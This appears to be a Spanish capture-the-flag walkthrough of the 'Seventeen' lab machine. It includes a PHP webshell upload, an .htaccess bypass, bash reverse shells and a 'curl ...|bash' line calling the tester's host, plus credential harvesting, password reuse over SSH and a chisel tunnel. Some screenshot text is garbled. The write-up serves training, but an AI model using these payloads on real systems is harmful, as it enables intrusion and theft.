
- 1) Navigate to [http://localhost/admin/manage\\_profile](http://localhost/admin/manage_profile)
- 2) click "ADD NEW QUESTION PAPER" edit base infomation
- 3) uploading a php webshell containing "<?php system(\$\_GET["cmd"]); ?>" in the Field "upload Drag and drop a file here or click"
- 3) Click "save"
- 4) open [http://localhost/uploads/exam\\_question/cmd.php?cmd=phpinfo\(\)](http://localhost/uploads/exam_question/cmd.php?cmd=phpinfo()) then php code execution

Proof of concept (Poc):

The following payload will allow you to run the javascript -

```
<?php system($_GET["cmd"]); ?>
```

probamos



```
nano revshellphpcmd.php
~/machineshtb/Seventeen
cat revshellphpcmd.php
<?php system($_GET["cmd"]); ?>
~/machineshtb/Seventeen
```

Pero al subir y buscar en archivo en uploads/exam\_question no salió nada. Sin embargo al descargar el archivo Marksheets encontré el siguiente letrero o subdominio.

Show 10 entries				Search:
Filename	File Type	Date Uploaded	Action	
Marksheet-finals.pdf...	application/pdf	2020-01-26, 06:57 PM	<a href="#">Download</a>   <a href="#">Remove</a>	

Dear Kelly,

Hello! Congratulations on the good grades. Your hard work has paid off! But I do want to point out that you are lacking marks in Science. All the other subjects are perfectly fine and acceptable. But you do have to work on your knowledge in Science related areas.

Mr. Sam, your science teacher has mentioned to me that you are lacking in the Physics section specifically. So we thought maybe we could work on those skills by organizing some extra classes. Some other colleagues of yours have already agreed to this and are willing to attend the study sessions at night.


Please let Mr. Sam know the exact time when you can participate in the sessions. And he wanted you to know that he won't be active thorough the socials these days. You can use our new webmail service instead. (<https://mastermailer.seventeen.htb/>)

Also, your request to add the past papers to the file management application was acknowledged by the server management staff. They informed that those were stored and will be available for you to download shortly.

Thanks,  
Mr. Steven Banks  
TIC

por lo cual lo añado al hosts y accedo.

<http://mastermailer.seventeen.htb:8000/mastermailer/>



Otro panel de login, sin embargo no tengo credenciales los hashes encontrados con el sqlmap, ninguno se logró crackear, al parecer este panel es un roudcube según lo que nos tira wappalizer.

```
2 /*
3      @licstart  The following is the entire license notice for the
4      JavaScript code in this page.
5
6      Copyright (C) The Roundcube Dev Team
7
8      The JavaScript code in this page is free software: you can redistribute
9      it and/or modify it under the terms of the GNU General Public License
0      as published by the Free Software Foundation, either version 3 of
1      the License, or (at your option) any later version.
2
3      The code is distributed WITHOUT ANY WARRANTY; without even the implied
```

## Roundcube 1.4.2

Como no sabemos que versión es de roundcubo y aparentemente no hay un exploit claro buscamos sus release teniendo en cuenta que el último archivo se subió el 26 de enero del año 2020

Filename	File Type	Date Uploaded	Action
Marksheet-finals.pdf...	application/pdf	2020-01-26, 06:57 PM	<button>Download</button>   <button>Remove</button>

sin embargo encontre un github

The screenshot shows a GitHub page for the 'roundcubemail' repository. The URL is https://github.com/roundcube/roundcubemail/blob/master/CHANGELOG.md. The page displays the contents of the CHANGELOG.md file. On the left, there's a sidebar with navigation links like 'Code', 'Issues (315)', 'Pull requests (51)', 'Actions', 'Wiki', 'Security', and 'Insights'. Below that is a 'Files' section showing a dropdown menu set to 'master' and a list of files including '.eslintrc.js' and 'gitignore'. The main content area shows the 'roundcubemail / CHANGELOG.md' file itself, which starts with a commit from alecpl fixing a PHP8 warning. A preview of the file shows 3518 lines and 212 KB.

donde despues de master sigue chagelog aca se me ocurrio colocar esto en la web seguido de master mailer  
http://mastermailer.seventeen.htb:8000/mastermailer/CHANGELOG

The screenshot shows a browser window with the URL http://mastermailer.seventeen.htb:8000/mastermailer/CHANGELOG. The page content is identical to the one shown in the GitHub screenshot, displaying the same CHANGELOG.md file with the commit from alecpl and the file statistics.

y encontramos la version 1.4.2

Aquí no encontré alguna vulnerabilidad o algo que podamos utilizar por lo cual se empezó a enumerar más a fondo la máquina y encontramos algunas cosas al interceptar con burpsuite cuando se sube un archivo en oldmanagement.

http://oldmanagement.seventeen.htb:8000/oldmanagement/student\_profile.php

The screenshot shows a web application titled "School File Management System". On the left, there's a "File List" section with a table showing one entry: "Marksheet-finals.pdf..." (application/pdf, uploaded on 2020-01-26, 06:57 PM). There are "Download" and "Remove" buttons for this file. On the right, there's a "Student Information" form with fields for Student no (31234), Name (Kelly Sha...), Gender (Female), and Year & Section. Below the form is a "File" section with a "Browse..." button and a "revshellphpcmd.php" file selected.

Interceptamos la petición de subida

```

Pretty Raw Hex
1 POST /oldmanagement/save_file.php HTTP/1.1
2 Host: oldmanagement.seventeen.htb:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----56931442025440705814132256347
8 Content-Length: 492
9 Origin: http://oldmanagement.seventeen.htb:8000
DNT: 1
Connection: close
Referer: http://oldmanagement.seventeen.htb:8000/oldmanagement/student_profile.php
Cookie: PHPSESSID=aea01a3b079f76fd7f0285a33691830c
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
-----56931442025440705814132256347
Content-Disposition: form-data; name="file"; filename="revshellphpcmd.php"
Content-Type: application/x-php
<?php system($_GET["cmd"]); ?>
-----56931442025440705814132256347
Content-Disposition: form-data; name="stud_no"
31234
-----56931442025440705814132256347
Content-Disposition: form-data; name="save"
-----56931442025440705814132256347-

```

Identificamos el parametro file y el directorio 31234 ambos son content disposition por lo cual deberian verse entonces hacemos la siguiente url.

<http://oldmanagement.seventeen.htb:8000/oldmanagement/files/>

The screenshot shows a web browser window with the following details:

- Address Bar:** oldmanagement.seventeen.htb:8000/oldmanagement/files/
- Toolbar:** Back, Forward, Stop, Home, YouTube, DeepL Translate - El m..., Machine Excell, Training, ACTIVE DIRECTORY, OSCP, Tmux Cheat Sheet & Q...

# Forbidden

You don't have permission to access this resource.

Apache/2.4.38 (Debian) Server at oldmanagement.seventeen.htb Port 8000

vemos que el recurso files si existe pero no tengo permisos ahora agreamos el numero del estudiante y el archivo que subimos.

The screenshot shows a web browser window with the following details:

- Address Bar:** oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/
- Toolbar:** Back, Forward, Stop, Home, YouTube, DeepL Translate - El m..., Machine Excell, Training, ACTIVE DIRECTORY, OSCP, Tmux Cheat Sheet & Q...

# Forbidden

<http://oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/revshellphpcmd.php>

The screenshot shows a web browser window with the following details:

- Address Bar:** oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/revshellphpcmd.php
- Toolbar:** Back, Forward, Stop, Home, YouTube, DeepL Translate - El m..., Machine Excell, Training, ACTIVE DIRECTORY, OSCP, Tmux Cheat Sheet & Q...

# Forbidden

Sin embargo, no lo encontró cambiamos rev por el que ya estaba subido y este si lo encontró.

Q	Topic	My Mark	Maximum Marks
1	Mathematics	84	100
2	ICT	98	100
3	English	96	100
4	Health	80	100

por lo cual parece que si sube pero la extension .php no la agarra por lo cual intento con algunas variaciones como **php7 y .phar**

<http://oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/revshellphpcmd.php7>

al ver su codigo fuente.

view-source:<http://oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/revshellphpcmd.php7>

```

1 <?php system($_GET['cmd']); ?>

```

con .phar

A screenshot of a terminal window. The title bar says "-source:http://oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/revshellphpcmd.phar". The URL in the address bar is "http://oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/revshellphpcmd.phar". The content of the terminal shows two lines of code:

```
1 <?php system($_GET["cmd"]); ?>
2
```

## Hipertext Access .htaccess

Como podemos subir un archivo, pero no lo interpreta apache tiene un archivo el cual se encarga de configurar los sitios web y configuraciones web del servidor apache.

### .htaccess

Un fichero .htaccess, también conocido como archivo de configuración distribuida, es un fichero especial, popularizado por el Servidor HTTP Apache que permite definir diferentes directivas de configuración para cada directorio sin necesidad de editar el archivo de configuración principal de Apache.

La idea es editar este archivo con el contenido de reverse Shell esto lo hacemos con ayuda de burpsuite. Acá solo colocamos .htaccess y dejamos el resto en blanco.

A screenshot of the Burp Suite interface, specifically the "Request" tab. The "Raw" tab is selected. The request body shows an multipart form-data boundary. Line 19 contains the ".htaccess" file content, which is highlighted with a green rectangle. The rest of the file is blank.

```
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
boundary=-----56931442025440705814132256347
8 Content-Length: 492
9 Origin: http://oldmanagement.seventeen.htb:8000
10 DNT: 1
11 Connection: close
12 Referer: http://oldmanagement.seventeen.htb:8000/oldmanagement/student_profile.php
13 Cookie: PHPSESSID=aea0la3b079f76fd7f0285a33691830c
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16
17 -----56931442025440705814132256347
18 Content-Disposition: form-data; name="file"; filename=".htaccess"
19 Content-Type: application/x-php
20
21
22 -----56931442025440705814132256347
23 Content-Disposition: form-data; name="stud_no"
24
25 31234
26 -----56931442025440705814132256347
27 Content-Disposition: form-data; name="save"
28
29
30 -----56931442025440705814132256347--
```

ahora vemos se subio

File List

Filename	File Type	Date Uploaded	Action
.htaccess...	application/x-php	2024-05-06, 06:57 AM	<button>Download</button>   <button>Remove</button>
Marksheet-finals.pdf...	application/pdf	2020-01-26, 06:57 PM	<button>Download</button>   <button>Remove</button>
revshellphpcmd.php...	application/x-php	2024-05-06, 06:59 AM	<button>Download</button>   <button>Remove</button>

Showing 1 to 3 of 3 entries

Student Information

Student no:

Name:

Gender:

Year & Section:

File

Browse... | No file selected.

y ahora si interpreta el php

<http://oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/revshellphpcmd.php>

Warning: system(): Cannot execute a blank command in /var/www/html/oldmanagement/files/31234/revshellphpcmd.php on line 1

hay que hacer esta tarea rapido porque se borra el archivo.

uid=33(www-data) gid=33(www-data) groups=33(www-data)

la reverse shell no es muy estable por lo cual utilice la siguiente shell

[http://oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/revshellphpcmd.php?cmd=bash -c "bash -i >& /dev/tcp/10.10.14.48/1234 0>&1"](http://oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/revshellphpcmd.php?cmd=bash -c \)

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Pero no me dejo por lo cual creo un archivo index con la shell y luego con curl procedo a visitar ese index.

GNU nano 7.2

```
#!/bin/bash
# !/bin/bash Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
[] Intercept HTTP history WebSockets history Proxy settings
bash -c "bash -i >& /dev/tcp/10.10.14.48/1234 0>81"
```

curl -s -X GET 'http://oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/revshellphpcmd.php?cmd=curl+10.10.14.48|bash'

```
~/machineshtb/Seventeen
- curl -s -X GET 'http://oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/revshellphpcmd.php?cmd=id'
  uid=33(www-data) gid=33(www-data) groups=33(www-data)

  [?] > TartarSauce
  [?] > Thm machines
  [?] > ~machineshtb/Seventeen
  [?] > curl -s -X GET 'http://oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/revshellphpcmd.php?cmd=id'
  [?] > Thm machines
[0] 0:zsh 1:curl* 2:python3-
```

obviamente antes levanto python y ya tengo shell.

```
~/machineshtb/Seventeen
nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.10.14.48] from (UNKNOWN) [10.10.11.165] 41052
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@5013dd571505:/var/www/html/oldmanagement/files/31234$
```

pero no me dejo por lo ese index.

```
~/machineshtb/Seventeen
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.165 - - [05/May/2024 23:33:57] "GET / HTTP/1.1" 200 -
```

Mejoramos shell y enumeramos la pc

```
Katri@Katri: ~/machineshtb

www-data@5013dd571505:/var/www/html/oldmanagement/files/31234$ ^C
www-data@5013dd571505:/var/www/html/oldmanagement/files/31234$ ls
Marksheet-finales.pdf  papers  revshellphpcmd.php
www-data@5013dd571505:/var/www/html/oldmanagement/files/31234$ whoami
www-data
www-data@5013dd571505:/var/www/html/oldmanagement/files/31234$ nc -lvpn 1234
[any]
connect to [10.10.10.10] port 1234
bash: cannot set terminal process group
```

lo interesante es que no estamos muy limitados en comandos y el hostname de la maquina es raro.

```
backups cache lib local lock log
www-data@5013dd571505:/var$ hostname
5013dd571505
www-data@5013dd571505:/var$ ifconfig
bash: ifconfig: command not found
www-data@5013dd571505:/var$
```

en la ruta /var/www/html/employeemanagementsystem encontramos varios archivos. hago una busqueda recursiva de contraseñas.

grep -r -i "pass"

```
www-data@5013dd571505:/var/www/html/employeemanagementsystem$ grep -r -i "pass"
changepasemp.php:  window.alert('Failed to Update Password')
changepasemp.php: <title>Change Password | Employee Management System</title>
changepasemp.php:           <h2 class="title">Update Password</h2>
changepasemp.php:           <p>Old Password</p>
changepasemp.php:           <p>New Password</p>
process/aprocess.php:$sql = "SELECT * from `allogin` WHERE email = '$email' AND password = '$password'";
process/aprocess.php:  window.alert('Invalid Email or Password')
process/eprocess.php:$sql = "SELECT * from `employee` WHERE email = '$email' AND password = '$password'";
process/eprocess.php:$sqlid = "SELECT id from `employee` WHERE email = '$email' AND password = '$password'";
process/eprocess.php:  window.alert('Invalid Email or Password')
vendor/jquery/jquery.js:// Pass this if window is not defined yet
vendor/jquery/jquery.js:      // Extend jquery itself if only one argument is passed
vendor/jquery/jquery.js:      // that pass the validator function
vendor/jquery/jquery.js: * @param {Function} fn Passed the created element and returns a boolean result
vendor/jquery/jquery.js:       // So, we allow :focus to pass through QSA all the time to avoid the IE error
vendor/jquery/jquery.js:       // Trim the selector passed to compile
vendor/jquery/jquery.js:for ( i in { radio: true, checkbox: true, file: true, password: true, image: true } ) {
vendor/jquery/jquery.js:           // Add elements passing elementMatchers directly to results
vendor/jquery/jquery.js:// Always assume duplicates if they aren't passed to the comparison function
vendor/jquery/jquery.js:           // Don't pass non-elements to Sizzle
vendor/jquery/jquery.js:           // Only substitute
```

parece que en el directorio process hay posibles passwords vamos y en el archivo dbh.php encontramos uno.  
cat dbh.php

```
?>www-data@5013dd571505:/var/www/html/employeemanagementsystem/process$ cat dbh.php
<?php
    > Previene
    > Sunday
    > Swagshop
    > TartarSauce
    > Worker
$servername = "localhost";
$dbUsername = "root";
$dbPassword = "2020bestyearofmylife";
$dbName = "ems";
$conn = mysqli_connect($servername, $dbUsername, $dbPassword, $dbName);
if(!$conn){
    echo "Database Connection Failed";
}
?>
www-data@5013dd571505:/var/www/html/employeemanagementsystem/process$ [0] 0:zsh- 1:curl 2:nc*
```

validamos los usuarios que existen en la pc viendo el archivo shadow.

```
?>
www-data@5013dd571505:/var/www/html/employeemanagementsystem/process$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
mark:x:1000:1000:,,,:/var/www/html:/bin/bash
www-data@5013dd571505:/var/www/html/employeemanagementsystem/process$ [0] 0:zsh- 1:curl 2:nc*
```

vemos que solo root y mark tienen bash encontramos un password por lo cual lo utilizo en el servicio de ssh.  
ssh mark@10.10.11.165

```

~/machineshtb/Seventeen
└─$ ssh mark@10.10.11.165
The authenticity of host '10.10.11.165 (10.10.11.165)' can't be established.
ED25519 key fingerprint is SHA256:g48H/Ajb4W/Ct4cyRPBjSfQksMfb0WS03zZYJlr9jMk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.165' (ED25519) to the list of known hosts.
mark@10.10.11.165's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-177-generic x86_64)

 * Starting Point
 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com

```

y estamos dentro del pc, al hacer un ifconfig vemos varias interfaces.

```

kali㉿kali:~/machineshtb
└─$ ifconfig
br-b3834f770aa3: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
      inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
        ether 02:42:e6:6b:8f:05 txqueuelen 0 (Ethernet)
          RX packets 0 bytes 0 (0.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 0 bytes 0 (0.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
br-cc437cf0c6a8: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
      inet 172.19.0.1 netmask 255.255.0.0 broadcast 172.19.255.255
        ether 02:42:51:4e:6b:c3 txqueuelen 0 (Ethernet)
          RX packets 0 bytes 0 (0.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 0 bytes 0 (0.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:9e:1c:b9:e7 txqueuelen 0 (Ethernet)
          RX packets 1926 bytes 1597380 (1.5 MB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 3078 bytes 269836 (269.8 KB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.10.11.165 netmask 255.255.254.0 broadcast 10.10.11.255
        ether 00:50:56:b9:5c:e1 txqueuelen 1000 (Ethernet)
          RX packets 4370 bytes 401046 (401.0 KB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 2423 bytes 2640392 (2.6 MB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536

```

Pero si estamos dentro de la objetivo que es la 165, cuando ingresamos con www-data estábamos en un contenedor.

```

mark@seventeen:~$ ls
user.txt
mark@seventeen:~$ cat user.txt
169fb4ae0b9b46050ca31b8e21b2b473
mark@seventeen:~$ 

```

intente varias formas de escalar pero no encontre nada a parte de otro usuario kavi

```

mark@seventeen:/home/
mark@seventeen:/home$ ls
kavi  mark
mark@seventeen:/home$ 

```

este tiene algunas rutas home y var obviamente en home no podemos entrar  
find / -user kavi 2>/dev/null | grep -vE 'proc|/.'

```

kavi  mark
mark@seventeen:/home$ find / -user kavi 2>/dev/null | grep -vE 'proc|/\.'
/home/kavi
/var/mail/kavi
mark@seventeen:/home$ 

```

ether 00:50:56:b9:XX:XX  
RX packets 4370 0 bytes 0 errors 0 dropped 0TX packets 2423 0 bytes 0 errors 0 dropped 0  
lo: flags=73<UP,LOOPBACK,RX  
pero si estamos dentro de

por ende debemos visitar var

mark@seventeen:~/var/mail\$ cd K  
-bash: cd: K: No such file or directory  
mark@seventeen:~/var/mail\$ cd kavi  
-bash: cd: kavi: Not a directory  
mark@seventeen:~/var/mail\$ cat kavi  
To: kavi@seventeen.htb  
From: admin@seventeen.htb  
Subject: New staff manager application

Hello Kavishka,  
To: kavi@seventeen.htb  
Sorry I couldn't reach you sooner. Good job with the design. I loved it.  
From: admin@seventeen.htb

Para: kavi@seventeen.htb  
De: admin@seventeen.htb

Preferencias ▾  
automático ▾ Glosario  
Cronos

I think Mr. Johnson already told you about our new staff management system. Since our old one had some problems, they are hoping maybe we could migrate to a more modern one. For the first phase, he asked us just a simple web UI to store the details of the staff members.

Hello Kavishka,  
I have already done some server-side for you. Even though, I did come across some problems with our private registry. However as we agreed, I removed our old logger and added loglevel instead. You just have to publish it to our registry and test it with the application.

Sorry I couldn't reach you sooner. Good job with the design. I loved it.

Cheers,  
Mike

Nota: DeepL usa cookies. Para más información, lee nuestra política de privacidad.

mark@seventeen:~/var/mail\$

Solo había una nota en la cual dice que se migró a un nuevo sistema y que se ha eliminado nuestro antiguo registrador y he añadido loglevel en su lugar. Validamos puertos para ver si existe algún servicio interno abierto. netstat -antup

```

Mike ~ % Htb machines
Mike ~ % Audits
mark@seventeen:/var/mail$ netstat -antup
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address:Port
tcp     0      0 127.0.0.1:110            0.0.0.0:*
tcp     0      0 Brainoc127.0.0.1:143       0.0.0.0:*
tcp     0      0 Crono127.0.0.1:6000       0.0.0.0:*
tcp     0      0 0.0.0.0:80                0.0.0.0:*
tcp     0      0 Devel0 127.0.0.1:6001      0.0.0.0:*
tcp     0      0 Lame0 127.0.0.1:8081      0.0.0.0:*
tcp     0      0 127.0.0.1:6002       0.0.0.0:*
tcp     0      0 Legacy0 127.0.0.1:6003      0.0.0.0:*
tcp     0      0 Nineveh0 127.0.0.1:6004      0.0.0.0:*
tcp     0      0 Optim0 127.0.0.1:6005       0.0.0.0:*
tcp     0      0 Previs0 127.0.0.1:53:53      0.0.0.0:*
tcp     0      0 127.0.0.1:6006       0.0.0.0:*
tcp     0      0 Reddin0 127.0.0.1:6007      0.0.0.0:*
tcp     0      0 ScriptKidd0 127.0.0.1:6008      0.0.0.0:*
tcp     0      0 127.0.0.1:6009       0.0.0.0:*
tcp     0      0 Sever0 127.0.0.1:993        0.0.0.0:*
tcp     0      0 Shlibbolet0 127.0.0.1:995       0.0.0.0:*
tcp     0      0 Sund0 127.0.0.1:4873        0.0.0.0:*
tcp     0      0 Sunday0 172.18.0.1:3306       0.0.0.0:*
tcp     0      0 Swagshot0 127.0.0.1:35947      0.0.0.0:*
tcp     0      36 10.10.11.165:22        10.10.14.48:39188 ESTABLISHED
tcp6    0      0 TartaSau0 ::1:22           :::::*
udp     0      0 Worker0 127.0.0.0:53:53      0.0.0.0:*
udp     0      0 0.0.0.0:68                0.0.0.0:*
mark@seventeen:/var/mail$ 

```

como hay varios utilizamos el siguiente comando para verlos mejor.

ss -lntp

```

mark@seventeen:/var/mail$ ss -lntp
State      Recv-Q Send-Q Local Address:Port          Peer Address:Port
LISTEN > Cronos 0      100   0.0.0.0:11005      0.0.0.0:*
LISTEN > Devel  0      100   0.0.0.0:126005      0.0.0.0:*
LISTEN > Lame   0      128   0.0.0.0:126007      0.0.0.0:110
LISTEN > Legacy 0      128   0.0.0.0:126008      0.0.0.0:143
LISTEN > Nineveh 0      128   0.0.0.0:126009      0.0.0.0:80
LISTEN > Optimus 0      128   0.0.0.0:126009      0.0.0.0:1:6001
LISTEN > Previs  0      128   0.0.0.0:126009      0.0.0.0:1:8081
LISTEN > Reddish 0      128   0.0.0.0:126002      0.0.0.0:1:6002
LISTEN > ScriptKidd0 0      128   0.0.0.0:126007      0.0.0.0:1:6003
LISTEN > Sever0  0      128   0.0.0.0:126008      0.0.0.0:1:6004
LISTEN > Shlibbolet0 0      128   0.0.0.0:126009      0.0.0.0:1:6005
LISTEN > Sunday0 0      100   0.0.0.0:126009      0.0.0.0:1:993
LISTEN > Swagshot0 0      100   0.0.0.0:126009      0.0.0.0:1:995
LISTEN > TartaSau0 80    0.0.0.0:126006      0.0.0.0:1:3306
LISTEN > Worker0 0      128   0.0.0.0:126007      0.0.0.0:1:35947
mark@seventeen:/var/mail$ 

```

Definitivamente, son muchos los traeremos con chisel, lo busco de otra máquina que hice y lo trasfiero.

```
└── ~ /machineshtb/Seventeen
    └── cp /home/kali/machineshtb/Reddish/chisel .
        ├── Optimum
        └── Reddish
            ├── creds.txt
            ├── index.html
            ├── revshellphpcmd.inc
            ├── revshellphpcmd.php
            └── revshellphpcmd.php7

    └── chisel
        ├── creds.txt
        ├── index.html
        ├── revshellphpcmd.inc
        ├── revshellphpcmd.php
        └── revshellphpcmd.php7

    └── Seventeen
        ├── Sunday
        ├── Swagshop
        └── TartarSauce
```

```
wget http://10.10.14.48/chisel ; chmod +x chisel.
```

```
mark@seventeen:~/tmp$ wget http://10.10.14.48/chisel
--2024-05-06 00:22:10-- http://10.10.14.48/chisel
Connecting to 10.10.14.48:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8384512 (8.0M) [application/octet-stream]
Saving to: 'chisel'

    [  0%] 100%[=====] 8.00M  3.44MB/s in 2.3s

chisel
-> Bastard
-> Braintuck
-> 2024-05-06 00:22:13 (3.44 MB/s) - 'chisel' saved [8384512/8384512]

mark@seventeen:~/tmp$ ls
chisel
systemd-private-c41ab33c84ab430f8a77a0455a85df4a-apache2.service
systemd-private-c41ab33c84ab430f8a77a0455a85df4a-dovecot.service
systemd-private-c41ab33c84ab430f8a77a0455a85df4a-systemd-timesyncd.service
systemd-private-c41ab33c84ab430f8a77a0455a85df4a-systemd-resolved.service
systemd-private-c41ab33c84ab430f8a77a0455a85df4a-systemd-resolved.service-r9bsoZ
systemd-private-c41ab33c84ab430f8a77a0455a85df4a-systemd-resolved.service-r9bsoZ
systemd-private-c41ab33c84ab430f8a77a0455a85df4a-systemd-timesyncd.service-rmrFz3
systemd-private-c41ab33c84ab430f8a77a0455a85df4a-systemd-timesyncd.service-rmrFz3
mark@seventeen:~/tmp$ chmod +x chisel
mark@seventeen:~/tmp$ ls
chisel
-> Optimum
systemd-private-c41ab33c84ab430f8a77a0455a85df4a-apache2.service
systemd-private-c41ab33c84ab430f8a77a0455a85df4a-dovecot.service
systemd-private-c41ab33c84ab430f8a77a0455a85df4a-systemd-timesyncd.service
systemd-private-c41ab33c84ab430f8a77a0455a85df4a-systemd-resolved.service
systemd-private-c41ab33c84ab430f8a77a0455a85df4a-systemd-resolved.service-r9bsoZ
systemd-private-c41ab33c84ab430f8a77a0455a85df4a-systemd-resolved.service-r9bsoZ
systemd-private-c41ab33c84ab430f8a77a0455a85df4a-systemd-timesyncd.service
systemd-private-c41ab33c84ab430f8a77a0455a85df4a-systemd-timesyncd.service-rmrFz3
systemd-private-c41ab33c84ab430f8a77a0455a85df4a-systemd-timesyncd.service-rmrFz3
mark@seventeen:~/tmp$ ./chisel
chisel creds.txt index.html revshellphpcmd.inc revshellphpcmd.php revshellphpcmd.php7
```

levantamos chisel server en local.

```
./chisel.sh server --reverse -p 111
```

```
~/machineshtb/Seventeen ./chisel.sh server --reverse -p 111 2024/05/06 00:26:44 server: Reverse tunnelling enabled 2024/05/06 00:26:44 server: Fingerprint 5+UQrTNPOcUW4Ya9tuY+fCKmtIiwGwdGdCK2XdgUIU= 2024/05/06 00:26:44 server: Listening on http://0.0.0.0:111 mv wget http://10.10.14.48/chisel ; chmod
```

luego el chisel cliente en victim.

